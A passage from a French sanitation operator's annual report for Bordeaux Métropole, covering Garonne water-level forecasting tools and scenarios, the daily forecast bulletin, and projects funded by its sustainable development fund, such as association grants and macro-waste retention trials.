- valeurs comprises entre le premier quartile (Q1 : 25%) et le troisième quartile (Q3: 75 %) : appartiennent à un domaine de valeurs considérées comme moyennes ;
- valeurs supérieures au troisième quartile (Q3: 75%) : appartiennent à un domaine de valeurs considérées comme fortes.

Le **TABLEAU 5** résume l'ensemble des scénarios ainsi déterminés avec les recommandations de sélection de l'outil de prévision des niveaux de Garonne à retenir.

TABLEAU 5 - SOC.1 Scénarios déterminés avec les recommandations de sélection de l'outil de prévision des niveaux de Garonne

Scénario	Description	Débit total [m ³ /s]	Surcote [m]	Outil à privilégier
1	faibles débits, faible surcote	... < 581	... < -0,03	Mérenptah
2	faibles débits, moyenne surcote	... < 581	-0,03 < ... < 0,15	RAMSES
3	faibles débits, forte surcote (variabilité)	... < 581	0,15 < ...	RAMSES / Mérenptah (si forte variabilité)
4	débits moyens, faible surcote	581 < ... < 1565	... < -0,03	Mérenptah
5	débits moyens, moyenne surcote	581 < ... < 1565	-0,03 < ... < 0,15	RAMSES
6	débits moyens, forte surcote	581 < ... < 1565	0,15 < ...	Mérenptah
7	forts débits, faible surcote	1565 < < -0,03	pas de données
8	forts débits, moyenne surcote	1565 < ...	-0,03 < ... < 0,15	Mérenptah
9	forts débits, forte surcote	1565 < ...	0,15 < ...	*

Les conditions météorologiques du scénario 7 n'ont à ce jour pas été rencontrées sur la période 2019 - 2022, d'où l'absence de données pour ce cas précis. Dans le cadre du scénario 9, les faibles performances obtenues pour chacun des deux outils ne permettent pas d'établir de préconisations. Le peu d'événements cumulant forte surcote et forts débits n'est pas en faveur d'un traitement statistique robuste. Il conviendra de reprendre l'analyse à l'appui d'un panel de cas plus important.

Conclusion :

A l'issue des travaux menés en 2022, l'outil prévisionnel **Mérenptah** est opérationnel et fournit des prévisions locales dans une barre d'erreur restreinte.

D'après l'analyse des performances sur la période 2020 à 2022, **9 scénarios** ont été définis afin de guider l'utilisateur dans la sélection de l'outil à privilégier selon deux principaux critères :

- ces scénarios se basent sur les valeurs de **débits** et **surcotes** correspondant à l'évènement à classifier, d'après les conclusions de l'Analyse par Composantes Principales (ACP) ;
- les autres paramètres de forçage (marnage, vent) sont toujours pris en compte et à surveiller.

Les performances de **Mérenptah** ont été analysées : dans des conditions particulières, on se réfère à **RAMSES**.

Une **nouvelle période d'observation** permettra d'affiner les scénarios et de conforter les résultats. Cette étude se poursuit sur la période Hiver 2022 - Printemps 2023.

A ce jour, l'accès aux prévisions de débits fluviaux amont fait toujours défaut malgré les échanges engagés avec les services du SPC. Une alternative à l'approche actuelle qui consiste à injecter la valeur moyenne des 24h précédant le lancement de la modélisation sera étudiée parallèlement à l'évaluation des performances en 2023.

➔ Evolution du bulletin quotidien des prévisions des niveaux de Garonne et Dordogne sur le linéaire de Bordeaux Métropole.

Suite à l'édition des premiers bulletins quotidiens de prévisions à compter de novembre 2020, les retours d'expériences des utilisateurs et souhaits d'évolutions ont été recueillis en mai 2021 et ont permis de faire évoluer une première fois le format proposé.

En effet, le bulletin comporte un tableau (exemple **TABLEAU 6**) présentant les données de prévision de Mérenptah et RAMSES pour les trois prochaines pleines mers au niveau du marégraphe situé à proximité du collecteur Caudéran Naujac et fournit en pièce jointe un fichier unique contenant les prévisions de niveaux des trois prochaines pleines mers avec horodatage correspondant pour plus de 150 points le long du linéaire de Bordeaux Métropole (répartis rive gauche et droite de la Garonne ainsi que rive gauche de la Dordogne). Les niveaux altimétriques du terrain naturel figurent également dans ce fichier. Une mise en forme particulière a été prévue également pour qu'apparaissent en premier lieu les prévisions de niveaux des sites sensibles selon les critères de sensibilité définis par le service GEMAPI de Bordeaux Métropole.

Une nouvelle évolution du bulletin est en préparation suite aux recueils des retours des utilisateurs Bordeaux Métropole et SABOM. Une maquette sera développée pour intégrer les critères exprimés lors de la réunion de restitution du projet (fin 2022). La nouvelle édition du bulletin intégrera donc :

- les prévisions de niveaux données par MERENPTAH pour les 3 pleines mers à venir au point St Louis de Montferrand ainsi que le delta berge qui correspond à l'écart entre le niveau prévisionnel de Garonne et le niveau de crête de la digue,
- les prévisions de niveaux pour les 3 pleines mers à venir à Bordeaux (au niveau du marégraphe du Caudéran Naujac), prévisions RAMSES & MERENPTAH,

- le rappel des prévisions pour chacun des paramètres de forçage de Mérenptah,
- la valeur observée au marégraphe situé au niveau du Caudéran Naujac lors de la pleine mer précédente,
- le tableau récapitulatif des performances de RAMSES & Mérenptah suivant les scénarii climatiques ressortant de l'étude menée sur la période d'observation hiver 2019 - sept 2022.

TABLEAU 6 - SOC.1.1

Prévision sur 48h des niveaux fluvio-maritimes

Bordeaux

Position lon/lat : -0.5528 ; 44.86

date heure locale	Merenptah	Ramses
2023-02-24 09:30:00	3.91 m	3.67 m
2023-02-24 21:45:00	3.55 m	3.19 m
2023-02-25 10:15:00	3.44 m	3.22 m

Saint Louis de MontFerrand

Position lon/lat : -0.54114 ; 44.94295

date heure locale	Merenptah	Delta Berge
2023-02-24 09:14:00	3.85 m	-0.78 m
2023-02-24 21:29:00	3.49 m	-1.14 m
2023-02-25 09:59:00	3.38 m	-1.25 m

SOC.1.2 BILAN DES INDICATEURS

Référence	Intitulé	Objectif	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022
Indicateur opérationnel E15	Nombre de projets DD et R&D construits avec des partenaires du territoire de la Métropole	A définir en fonction des projets validés par Bordeaux Métropole	6	6 soit 60% des projets	6 soit 54% des projets (sur 8 projets FDD et 3 projets R&D)	8 projets soit 66 % des projets (6 projets FDD & 2 projets R&D)
Indicateur opérationnel E13	Montant alloué à la recherche	N/A	135 565,59 €	121 759 €	115 712 €	305 699 €

FONDS DE DÉVELOPPEMENT DURABLE SOC.2

SABOM

RÉFÉRENTIEL CONTRAT

Article 49

Fonds de développement durable

SOMMAIRE

SOC.2.1. L'APPEL À PROJETS DÉVELOPPEMENT DURABLE	936
SOC.2.2. LE FINANCEMENT DE PROJETS TECHNIQUES	947
SOC.2.3. BILAN DES INDICATEURS.....	963

CO-CONSTRUCTION DU PROGRAMME

Comme chaque année, la SABOM a proposé à la Direction de l'Eau de choisir les projets Développement Durable à lancer en 2022.

Le fonds consacré au Développement Durable présente deux composantes, un fonds de 50 000 euros consacré aux associations du territoire dans le cadre d'un appel à projets et la seconde partie du fonds permet de financer directement un ensemble de projets pour lesquels l'ambition de la SABOM est de s'appuyer sur des partenariats en privilégiant l'écosystème de la métropole.

C'est donc au travers d'une démarche de co-construction avec les associations, les entreprises et les universités locales que des projets ont été soumis à la Direction de l'Eau en début d'année 2022, afin de construire ensemble le programme de l'année.

Le choix des projets à composante technique forte, financés par le Fonds Développement Durable, fait également l'objet d'une réunion de présentation à la Direction de l'Eau, qui arbitre par la suite en fonction de ses priorités et du budget disponible, les orientations à donner dans l'année. Cette réunion s'est tenue le 27 janvier 2022 et les arbitrages ont été communiqués à la SABOM le 8 février 2022.

Le **TABLEAU 1** ci-après rassemble les projets sélectionnés en 2022 et reprend l'historique de ceux menés depuis 2019.

Chacun des projets est décrit dans les paragraphes suivants (voir [SOC.2.2](#)).

TABLEAU 1 - SOC.2 Projets sélectionnés en 2022 et historique de ceux menés en 2019, 2020 & 2021

Projets FDD	2019				2020				2021				2022			
Opérations techniques																
Dispositif de rafraîchissement urbain																
Maintenance (Nettoyage + suivi analytique+petit matériel)																
Valorisation du biogaz par micro-injection																
Compteur biogaz sur Cantinolle																
ADN Environnemental - outil d'évaluation et de suivi de la biodiversité																
Etude de faisabilité de substitution des GE au fioul par des groupes électrogènes hybrides																
Entreprenariat ATIS																
Etude(s) énergie d'O - sur un ou deux sites au choix -> Mise à jour de la cartographie des potentiels de valorisation de la chaleur fatale des eaux usées																
Installation d'une chaîne métrologique sur un bassin - surveillance cyanobactéries.																
Thématique H2S 2020: Unité de traitement Thiobox - PR Chemin de la Vie																
Etude de performance unités existantes BC Sabarèges																
Minimiser l'impact du pluvial au milieu naturel - évaluation de la solution Pollustock pour retenir les macro et micro déchets																
VIGIE COVID - suivi de la charge virale en entrée des 6 STEPs puis des STEPs de LF et CDH																
Etude GE MEDOC - APS remplacement des groupes MEDOC																
Agir en faveur de la biodiversité: action de sensibilisation en utilisant la Libellule																

TABLEAU 1 - SOC.2 Projets sélectionnés en 2022 et historique de ceux menés en 2019, 2020 & 2021

Projets FDD	2019				2020				2021				2022			
Valorisation du biogaz -Cogénération - Solution conteneurisée PROJET ABANDONNE																
Préservation du milieu naturel - Rétention Macrodéchets au niveau des avaloirs et regards (F-Reg)																
Préservation du milieu naturel - Rétention Macrodéchets au niveau des avaloirs et regards (paniers à façon avec Métal Process)																
Préservation du milieu naturel - Rétention Macrodéchets et pollution dissoute - implantation projet neuf (Doris)																
Thématique H2S 2021: Régulation Thiobox - PR La Melotte à confirmer Installation 2 capteurs pérennes sur BC Sabarèges Etude de performance : périmètre de Lille Blanquefort																
Thématique H2S 2022: Poursuite de l'étude de performance : périmètre de Lille Blanquefort																
Suivi qualité bassin à plan d'eau permanent Maintenance sonde cyano + analyses comparatives																
Agir en faveur de la biodiversité: développement d'habitats pour des espèces aviaires protégées et action de sensibilisation (nichoirs sur bassins d'étalement)																
Biosurveillance chimique et écotoxique du milieu récepteur sur le continuum de la Jalle de Blanquefort / Canteret																

TABLEAU 1 - SOC.2 Projets sélectionnés en 2022 et historique de ceux menés en 2019, 2020 & 2021																
Projets FDD	2019				2020				2021				2022			
Etat des lieux des teneurs en micro-plastiques en entrée & sortie de la STEP de Louis Fargue																
Suivi patrimonial: Drone flottant - Mesures bathymétriques / encrassement																
Contribution du service d'assainissement à la production d'ENr: Etude de faisabilité pour la pose de panneaux photovoltaïques sur la toiture du poste Noutary																

La coloration indique la temporalité où un sujet est en cours.

SOC.2.1. L'APPEL À PROJETS DÉVELOPPEMENT DURABLE

L'Eau Bordeaux Métropole, dans le cadre de son service d'assainissement, a mis en place un soutien financier à des projets associatifs en lien avec le Développement Durable du territoire métropolitain, d'un montant de 50 000 euros par an.

Depuis 2019, l'appel à projets a eu pour enjeu de sensibiliser les usagers aux liens existants entre la Garonne et le service d'assainissement. Ainsi, la thématique retenue est : "La Garonne commence ici", en écho à la campagne de communication lancée en 2019 (voir [SOC.3](#)).

Un appel à projets a été adressé, en février 2022, aux maires des 28 communes de la Métropole pour un relais auprès des associations de leur territoire pouvant avoir un projet en lien avec cette thématique.

Celle-ci peut se décliner selon les axes suivants :

- la protection du milieu naturel de La Garonne et ses affluents,
- la promotion de la biodiversité et du milieu naturel autour de la Garonne,
- les actions de sensibilisation et/ou de pédagogie,
- les projets d'aménagement des berges et/ou de nettoyage,
- les projets sociétaux en lien avec le fleuve : solidarité, insertion, publics fragiles (précarité, handicap, etc.), protection du patrimoine et actions socio-culturelles.

Chaque dossier déposé doit décrire le projet, les résultats escomptés, le calendrier associé et la somme nécessaire à sa réalisation. Les dossiers ont été présélectionnés par Bordeaux Métropole et la SABOM, et ont ensuite été validés par le Conseil d'Administration de la SABOM, composé de représentants de l'entreprise et de membres de la société civile.

En 2022, au terme du processus de sélection, ce sont 11 projets qui ont été retenus.



“La Garonne commence ici” à l'honneur, jeudi 13 octobre, pour l'inauguration du théâtre du fleuve à Lormont.

Dans le cadre du Fonds Développement Durable, la SABOM a soutenu la compagnie de théâtre "Soleil dans la nuit" pour la création d'un spectacle pour enfants sur la thématique de l'assainissement.

En juin, le personnel de la SABOM a été convié à leur première représentation au sein de leur nouveau théâtre, le "Théâtre du fleuve" à Lormont. Jeudi 13 octobre, le théâtre a été officiellement inauguré en présence de Monsieur Jean Touzeau, Maire de Lormont et de la chanteuse ZAZ, marraine de l'événement. Un extrait de la pièce de théâtre a également été joué à cette occasion. La SABOM est fière d'avoir soutenu ce projet et d'avoir ainsi pu participer à la création de ce lieu.



Sur les 9 projets retenus dans le cadre de l'appel à projets 2021, deux ont été réalisés en 2021 et avaient fait l'objet d'une présentation dans le RAD précédent : il s'agit des projets des associations E-Graine, "La Garonne mon habitat" et du RESES pour l'organisation de la seconde semaine étudiante de réduction des déchets.

Six projets ont été finalisés en 2022 dont le détail des réalisations est présenté ci-après. Le 9ème projet n'a malheureusement pas pu être réalisé (abandon de projet).

PROJET : Proposer des balades diurnes et nocturnes sur plusieurs saisons afin d’observer la faune et la flore le long de cours d’eau emblématiques de la Métropole

Association Ecosite du Bourgailh

C’est une découverte des zones humides qui a été proposée, en hiver, à travers 3 sites de Bordeaux Métropole : Mussonville et le Parc de l’Estey à Bègles, le Parc de Moulin Bidon à Martignas-sur-Jalle et la Forêt du Bourgailh à Pessac. 4 rencontres différentes ont été programmées dans chaque commune, lors d’accueil posté nature, de balade au fil de l’eau, de visites naturalistes nocturnes et de chasses au trésor nature. La préparation des ateliers s’est faite au dernier semestre de l’année 2021 et les ateliers ont été réalisés au cours du premier semestre 2022.

Les activités proposées ont été appréciées, les participants sont venus de toute la Métropole pour assister aux différentes formules proposées, celle-ci ont permis d’attirer un public varié. Le début d’année n’est pas très pourvu en balade nature et ce programme a permis de combler un manque sur une période où de nombreuses découvertes sont possibles. 120 personnes ont participé à ces balades.

PROJET : Lutte contre les rejets de mégots dans les bars et restaurants de Bordeaux

CESEAU

Relayer la campagne “La Garonne commence ici” dans les bars et restaurants de Bordeaux pour limiter les rejets de mégots dans les quartiers de la Victoire et des quais de Bordeaux, tel était le projet proposé par le CESEAU. Une trentaine d’établissements ont été contactés avec pour objectif d’obtenir l’engagement d’une quinzaine d’établissements : sensibilisation, mise en place d’actions (pose cendriers, bornes mégots...) et création de supports de communication spécifiques (affiches, affichettes, macarons, sous-bocks...). Une cartographie des professionnels engagés dans la démarche pour valoriser leurs actions a également été réalisée.

PHOTOGRAPHIE 1 - SOC.2.1. Exemple d’un sous-Bock réalisé par le CESEAU pour sensibiliser les restaurants et bars



PROJET : Former les personnels des structures d'action sociale par un programme de co-construction sur les éco-gestes dans les Quartiers Politiques de la Ville.

Ekologeek

Proposer des ateliers de sensibilisation aux éco-gestes et à l'éco-citoyenneté pour permettre aux personnels des structures d'action sociale de monter en compétences sur ces sujets. 7 ateliers ont été conçus pour 15 bénéficiaires. Le projet prévoyait l'élaboration d'outils pédagogiques divers, notamment un quizz interactif sur le thème de l'eau et des outils d'animation développés par Ekologeek. Un bilan et une évaluation du projet ont été fournis à l'issue de ce programme, axé prioritairement sur le quartier Ginko à Bordeaux Lac.

PROJET : Garonne responsable !

Water Family Du Flocon à la Vague

La subvention allouée en 2021 a contribué à la création d'un Escape game dans la continuité du livre "Fleuve et estuaire" financé par le Fonds Développement Durable 2020 (cf. projets 2020) qui a été finalisé également en 2022. Ce projet s'inscrit dans le développement d'un programme pédagogique centré sur la Garonne avec la réalisation du carnet pédagogique distribué en classe avec un diplôme de "Garonne responsable" ! L'Escape Game grandeur nature est utilisable en classe et lors d'événements "grand public". Il a été proposé au grand public lors des Journées du Patrimoine 2022 (Cf. [SOC.3](#)).

PHOTOGRAPHIES 2 ET 3 - SOC.2.1. L'escape Game et le livret pédagogique Fleuves et Estuaires



PROJET : “La Fête aux angéliques” !

Association des amis du carrelet de Bacalan

Création d'un parcours pédagogique, Parc des berges de la Garonne à Bacalan, avec des panneaux descriptifs des plantes et notamment de l'Angélique, espèce endémique des berges de la Garonne, dans le but de la valoriser et d'inciter à sa protection, tel était le projet soutenu. Celui-ci s'est clôturé par l'organisation d'un événement ouvert au grand public le 21 Juin 2022 : “La Fête de l'Angélique”, avec des expositions, un parcours scientifique, poésie, peinture, musique...

PHOTOGRAPHIES 4 - SOC.2.1. Le programme de la fête de l'Angélique



FÊTE DE L'ANGÉLIQUE
21 MAI 2022

À LA BIBLIOTHÈQUE DE BACALAN, 196 RUE ACHARD
33300 BORDEAUX, TRAM B ARRÊT NEW YORK

- 10H30**
Vernissage de l'exposition « L'ANGÉLIQUE DE L'ESTUAIRE UNE GÉANTE MÉCONNUE » du Conservatoire Botanique National Sud-Atlantique d'Audenge
- 11H-12H**
Conférence scientifique animée par un botaniste

AU PARC DES BERGES DE GARONNE,
5 AVENUE DU DR SCHINAZI, 33300 BORDEAUX
TRAM B TERMINUS BERGES DE GARONNE

Restauration sur place, aire de pique nique

- 12H30**
Pot d'accueil offert
- 14H**
- Balade nature et sciences participatives animées par l'association CYBÈLE

- MOTS ET NOTES AU FIL DE L'EAU par les Compagnies du POQUELIN THÉÂTRE et du SÛR SAUT
- Exposition d'œuvres d'artistes locales sur un carrelet associatif
- 15H-17H**
Atelier créatif pour enfants animé par Gabriela MEUNIE (peinture acrylique, vêtements adéquats à prévoir. inscriptions à l'avance par mail : carrelet6570@orange.fr)
- 19H-20H30**
- Animation musicale par UKU REBEL



Logos des partenaires : L'EAU, PORT, cbn BORDEAUX, BORDEAUX METROPOLIS, MAIRIE DE QUARTIER, TBM TRANSPORTS BORDEAUX METROPOLIS, Carrelet 6570, Vie & Travail, PUBLI-LETTRES, CYBÈLE, AZIMUT, ARTISAN TOURNAISIEN, PIHA.

PROJET : Réalisation d'une fresque sur le bâtiment du bassin de l'Archevêque à Lormont

L'IRRÉGULIÈRE

Dans le cadre de l'ouverture prévue au public du Bassin Archevêque à Lormont, le Fonds Développement Durable a soutenu le projet d'intervention artistique proposée par l'association l'Irrégulière. Les artistes "Bon pour un tour", spécialisés dans les projets à petites échelles, soucieux de l'environnement et du territoire : Jack Usine et Fanny Garcia ont réalisé une fresque pour porter le message "La Garonne commence ici".

Ce projet de l'Irrégulière prévoyait des temps de médiation tant avec des scolaires que le grand public. Des temps de rencontres avec les artistes et le médiateur culturel ont été proposés au public tout le long de la réalisation pour échanger sur le projet. La SABOM a accompagné certaines de ces balades pour présenter la lutte menée contre les inondations sur le territoire, et plus largement, le système d'assainissement et les bons gestes pour la préservation des milieux naturels. La réalisation de la fresque s'est faite du 7 au 11 février 2022, suivie de rencontres des artistes et de balades commentées du mois de février et jusqu'au mois d'août 2022 pour 2 classes de CE2 de Lormont et une cinquantaine de personnes lors des différentes balades. Cette initiative a été relayée par TV7 qui y a consacré un numéro de l'émission *BMPC, pourquoi, comment ?* diffusé le 29 mars 2022.



PHOTOGRAPHIES 5 et 6- SOC.2.1. Affiche et fresque de l'Irrégulière



DESCRIPTIF DES PROJETS SOUTENUS PAR LE FONDS DÉVELOPPEMENT DURABLE ATTRIBUÉ EN 2022

En 2022, 12 associations ont candidaté dans le cadre de l'Appel à Projets Fonds Développement Durable lancé en février 2022 pour 11 projets retenus. 2 projets ont été entièrement réalisés en 2022 (CESEAU et Club Sauvages), les autres seront finalisés au plus tard à l'été 2023 afin de coller avec le calendrier scolaire. Ils sont détaillés ci-après. L'enveloppe attribuée était de 61 585€ (reliquat 2021) pour un montant total alloué de 60 985€.

PROJETS SOUTENUS PAR LE FONDS DÉVELOPPEMENT DURABLE 2022 ET FINALISÉS EN 2023

PROJET : Former et engager la communauté étudiante bordelaise autour de la sensibilisation aux changements de comportements

RESES Réseau des étudiants pour une société écologique et solidaire

OBJECTIF : Développer l'engagement du monde étudiant en facilitant et en valorisant la mise en place d'actions sur les campus en lien avec les enjeux écologiques et solidaires. Développé dans le cadre de la "Semaine Étudiante de l'Écologie (2022) et de la Solidarité" et de "la Semaine de la Réduction des Déchets" (2023). Les Indicateurs de suivi retenus sont le nombre de projets, le nombre d'événements et de personnes touchées.

Montant de la subvention : 4 500 €

PROJET : "Fleuves et Estuaires, la Garonne commence ici "

Water Family Du Flocon à la Vague

OBJECTIF : Animation des supports pédagogiques (carnet pédagogique et Escape Game : "Fleuves et Estuaires, la Garonne commence ici "), réalisés dans le cadre du Fonds développement durable 2020 et 2021. L'escape Game propose une approche ludique autour de la thématique des micro-polluants. Le carnet pédagogique est un outil utilisé en classe pour inciter à la pratique des éco-gestes. Les livrables devront faire état du nombre d'interventions, du nombre d'enfants sensibilisés et de carnets distribués et enfin du nombre de participants à l'Escape Game.

Montant de la subvention : 5 000 €

PROJET : Sensibilisations à la biodiversité

Ecosite du Bourgailh

OBJECTIF : Proposer des balades diurnes et nocturnes sur plusieurs saisons afin d'observer la faune et la flore le long de cours d'eau emblématiques de la Métropole : le Peugue à Pessac, les Berges de la Jalle à Saint-Médard et l'Eau Bourde à Gradignan. La préparation des ateliers s'est faite au dernier semestre de l'année 2022 et les ateliers seront réalisés au cours du premier semestre 2023. Les 3 sites retenus sont : Gradignan (Prieuré de Cayac), Pessac (Bois sources du Peugue), Saint-Médard-en-Jalles (Station Orbitale). A l'issue du projet, seront fournis le nombre de participants aux sorties nature, le nombre de visiteurs sur les stands postés, ainsi qu'une évaluation des retours des participants.

Montant de la subvention : 4 500€

PROJET : Projet Garonne

FDPPMA 33 : Fédération départementale de pêche et de protection du milieu aquatique

OBJECTIF : La création de projets pédagogiques scolaires autour de 3 thématiques : la géographie de la Garonne ; le monde du vivant : Faune et Flore Aquatique de la Garonne ; la pollution : la Garonne n'est pas une poubelle. Les livrables fournis seront les suivants : un tableau de bord des écoles intéressées, les projets pédagogiques proposés, un compte-rendu des séquences d'animations effectuées et le nombre d'élèves sensibilisés.

Montant de la subvention : 2 725€

PROJET : "Garonne Gar'à l'eau ! "

E-Graine

OBJECTIF : Accompagner les changements de comportements des Bordelais pour qu'ils deviennent acteurs de la protection de la Garonne. Il s'agit de proposer une série de dispositifs variés pour accompagner les jeunes métropolitains afin qu'ils deviennent des acteurs solidaires, éco-informés et éco-responsables. Seront déployés : le dispositif éducatif « Reporters pour la bi'eau diversité » avec 4 à 6 séances avec un groupe de jeunes (audio / vidéo) et des stands animés : "Polluti'eau" pour aborder les enjeux liés à la pollution de l'eau et "La Garonne et sa Gesti'eau" afin de découvrir les enjeux liés à la présence d'un fleuve sur un territoire urbanisé et fortement développé.

A l'issue du projet seront fournis un bilan de toutes les actions déployées, envoyé à toutes les parties prenantes du projet, comprenant des photos, les retours des participant-e-s et des partenaires ; une valorisation médiatique des dispositifs déployés et deux reportages audios et/ou vidéos produits par les jeunes ayant participé aux parcours «Reporters pour la bi'eau diversité».

Montant de la subvention : 8 400 €

PROJET : Réalisation d'une fresque sur le bâtiment du bassin de Périnot à Bordeaux

L'IRRÉGULIÈRE

OBJECTIF : Réalisation d'une œuvre artistique sur le bâtiment d'un bassin de rétention d'eau pluviale (bassin Périnot à Bordeaux) avec le duo d'artistes Royal Béton, en lien avec la thématique « La Garonne commence ici ». La création artistique sera accompagnée de temps de médiation et de pédagogie à destination des scolaires et du grand public. Des livrets-jeux seront mis en place pour la médiation culturelle.

Montant de la subvention : 11 000 €

PROJET : Amélioration et diffusion de la pièce de théâtre "Au bord de l'eau là"

Compagnie de Théâtre "Soleil dans la nuit "

OBJECTIF : Amélioration et diffusion de la pièce de théâtre "Au bord de l'eau là" réalisée grâce au Fonds Développement Durable 2020. Le projet comprend une tournée de rodage du spectacle avec des améliorations en fonction des retours du public et des partenaires. La promotion et la diffusion du spectacle sont également prévues. La pièce de théâtre a fait l'objet d'une représentation à destination des enfants du personnel de la SABOM en juin 2022. Ce spectacle a également été présenté à l'occasion des Journées du patrimoine (Cf. SOC.3). D'autres représentations sont prévues en 2023.

Montant de la subvention : 4 000 €

PHOTOGRAPHIE 10 - SOC.2.1. Spectacle "Au bord de l'Eau là" au théâtre du fleuve



PROJETS SOUTENUS PAR LE FONDS DÉVELOPPEMENT DURABLE 2022 ET RÉALISÉS EN 2022


PROJET : Lutte contre les rejets de mégots dans les bars et restaurants de Bordeaux

CESEAU

OBJECTIF : Relayer la campagne "La Garonne commence ici" dans les bars et restaurants de Bordeaux pour limiter les rejets de mégots. L'objectif était d'étendre l'action menée dans le cadre du Fonds Développement Durable 2021 à 15 établissements supplémentaires pour accompagner des professionnels de la restauration et des bars bordelais vers des gestes écoresponsables en faveur de la préservation de la Garonne, notamment dans la lutte contre les rejets de mégots de cigarettes devant leurs établissements. La sensibilisation s'est traduite par différentes actions (pose de cendriers, de bornes mégots...) et la création de supports de communication spécifiques (affiches, affichettes, macarons, sous-bocks...). Une cartographie des professionnels engagés dans la démarche pour valoriser leurs actions a également été réalisée. Ce projet a été entièrement réalisé en 2022.

Montant de la subvention : 5 360 €

PHOTOGRAPHIE 7 - SOC.2.1. Cartographie des 32 professionnels engagés dans la démarche du projet CESEAU



*En vert : les professionnels engagés en 2021
En bleu : les professionnels engagés en 2022*

PHOTOGRAPHIES 8 ET 9 - SOC.2.1. Exemples de sous-bocks et d'affiches mis à disposition des restaurateurs bordelais



PROJET : Garona au festival Climax les 9 et 10 septembre 2022

Association Club Sauvages

OBJECTIF : Performance artistique autour de la diffusion du film Garona pendant climax 2022. Diffusion du film Garona dont la réalisation a été subventionnée par le Fonds Développement Durable 2020, en marge de la réalisation d'une fresque dans le bowl de Darwin. Deux diffusions publiques ont été réalisées les 9 et 10 septembre pendant le festival Climax à Darwin, consacré au thème de l'eau. Le film a été accompagné d'une performance sonore et visuelle par deux artistes.

Montant de la subvention : 1 500 €

PHOTOGRAPHIE 11 - SOC.2.1. Affiche du film diffusé pendant le festival Climax



SOC.2.2. LE FINANCEMENT DE PROJETS TECHNIQUES

Conformément à l'article 49 du contrat, le Fonds de développement durable a également pour objet de financer des projets techniques, liés au service de l'assainissement et contribuant au développement durable du territoire de Bordeaux Métropole. Le plan d'actions pour un Territoire Durable à Haute Qualité de Vie est un document fondateur permettant à la SABOM d'établir une liste de sujets d'intérêt qui est discutée en début d'année avec la Direction de l'Eau de Bordeaux Métropole.

En 2022, huit nouveaux projets, énumérés ci-dessous, ont été retenus par la Direction de l'Eau de Bordeaux Métropole :

- Thématique Préservation du milieu naturel : mise en place de dispositifs de rétention des macro déchets sur le bassin d'étalement de Lafontaine à Mérignac,
- Thématique H₂S : évaluation et optimisation des performances de l'unité de traitement contre l'H₂S sur le bassin de collecte de Blanquefort Lille - focus sur Parempuyre,
- Thématique biodiversité : poursuite des campagnes de caractérisation de la biodiversité et de la continuité écologique via l'ADN Environnemental comme outil d'aide à la gestion des milieux aquatiques,
- Thématique milieux naturels : renforcement de la biodiversité par la création d'habitats pour différentes espèces protégées du territoire,
- Thématique patrimoniale : mise à jour des relevés topographiques des bassins par drones,
- Thématique préservation du milieu naturel : réalisation d'une étude de la qualité écologique du milieu (outils de biosurveillance), par caractérisation de l'impact des rejets d'assainissement et autres sources de pression anthropiques,
- Thématique usine et évolution de filière : caractérisation des teneurs en microplastiques en entrée et sortie de STEP Louis FARGUE,
- Thématique production d'énergie renouvelable par le service assainissement : étude de faisabilité de pose de panneaux photovoltaïques.

En complément, les projets suivants lancés les années antérieures se sont poursuivis ou achevés en 2022.

Le projet Libellule, retenu en 2021, a été finalisé : les mares ont été créées par les élèves du Lycée des Métiers de Blanquefort en janvier et en octobre 2022.

Le projet de réalisation d'un dispositif de rafraîchissement urbain initié en 2019, s'est par ailleurs poursuivi en 2022 par l'optimisation des cycles et par la réalisation d'une étude de performance.

L'ensemble des données financières liées à l'utilisation du fonds en 2022 est détaillé dans le **VOLET FINANCIER** du Rapport Annuel du Délégué.

PRÉSERVATION DU MILIEU NATUREL : INSTALLATION DE SOLUTIONS DE RÉTENTION DES MACRO DÉCHETS

En 2022, l'expérimentation de dispositifs de rétention des macro-déchets a porté sur deux catégories d'équipements.

Équipements implantés sur exutoires : filets "Pollustock"[®]

Dans le cadre de la création d'un déversoir d'orage en amont du bassin de Lafontaine à Mérignac, des eaux usées seront susceptibles d'être envoyées soit dans le canal des Ontines soit dans le casier 1 du bassin. En amont de la réalisation de ces travaux et afin de protéger le milieu naturel, des filets de rétention de type Pollustock ont été installés sur les deux entrées du bassin fin janvier 2022 par le prestataire. L'installation de ces équipements permet de répondre aux exigences de la Police de l'Eau qui sont spécifiées dans le dossier d'autorisation délivré à Bordeaux Métropole.

Suite aux expérimentations réalisées en 2020 et 2021, une nouvelle technologie de supportage des filets a été mise en place. Elle est de type guillotine afin de faciliter la maintenance des équipements et ce en toute sécurité. Le filet est attaché à un cadre métallique qui est soulevé via la grue de levage lors de la vidange. Ce système permet de lever le filet directement depuis la berge. Contrairement aux filets exploités en 2020 et 2021, cette amélioration permet de ne plus ôter les systèmes d'accroche ce qui occasionne un gain de temps et une meilleure sécurité des agents. Comme pour les filets testés en 2021, les dispositifs de rétention sont équipés d'une surverse, permettant d'évacuer l'eau en cas de saturation du filet sans mettre en charge le réseau à l'amont.

PHOTOGRAPHIES 1 et 2 - SOC.2.2 Filet dans le bassin et filet dans les Ontines



Mensuellement, un ilôtier vérifie l'état de remplissage des filets, de manière à programmer l'entretien au plus juste en fonction de leur saturation.

Pour l'année 2022, une seule vidange a été réalisée le 28 octobre et uniquement sur le filet positionné dans les Ontines. Le filet installé dans le bassin était exempt de déchets. Le volume total de déchets collecté était de 640 kg après 428 mm de pluie mesurées sur le pluviomètre du bassin. Les déchets collectés étaient principalement constitués de déchets verts avec quelques bouteilles plastiques et papiers.

PHOTOGRAPHIES 3 et 4 - SOC.2.2 Etat du filet avant vidange et lors de la vidange



Équipement implanté au niveau d'un avaloir : l'avaloir dépolluant "DORIS"

Il s'agit d'un avaloir dépolluant, développé par VEOLIA, qui permet d'intercepter les flottants par son panier et élimine une partie de la pollution particulaire (MES, DCO, HAP) en s'appuyant sur la décantation lamellaire.

En 2022, au terme d'un long travail d'investigation et d'échanges avec divers acteurs en charge de projets d'aménagement (pôles territoriaux, aménageurs ...) deux sites ont été identifiés et leur choix validé par la DEAU pour implanter un DORIS.

Tout d'abord, avec l'aménageur public La Fab sur la commune de Mérignac, à l'angle de la Rue du Bowling et de l'Avenue de la Marne. Le projet se situe sur une zone à urbanisation dense (proche d'un arrêt de tram et de nouvelles constructions de bâtiments collectifs). Il permettra de récupérer les macro-déchets et traiter les eaux pluviales avant rejet au réseau public jusqu'au milieu naturel. En effet, les eaux pluviales traversent le bassin de Chêne vert qui est labellisé en gestion écologique.

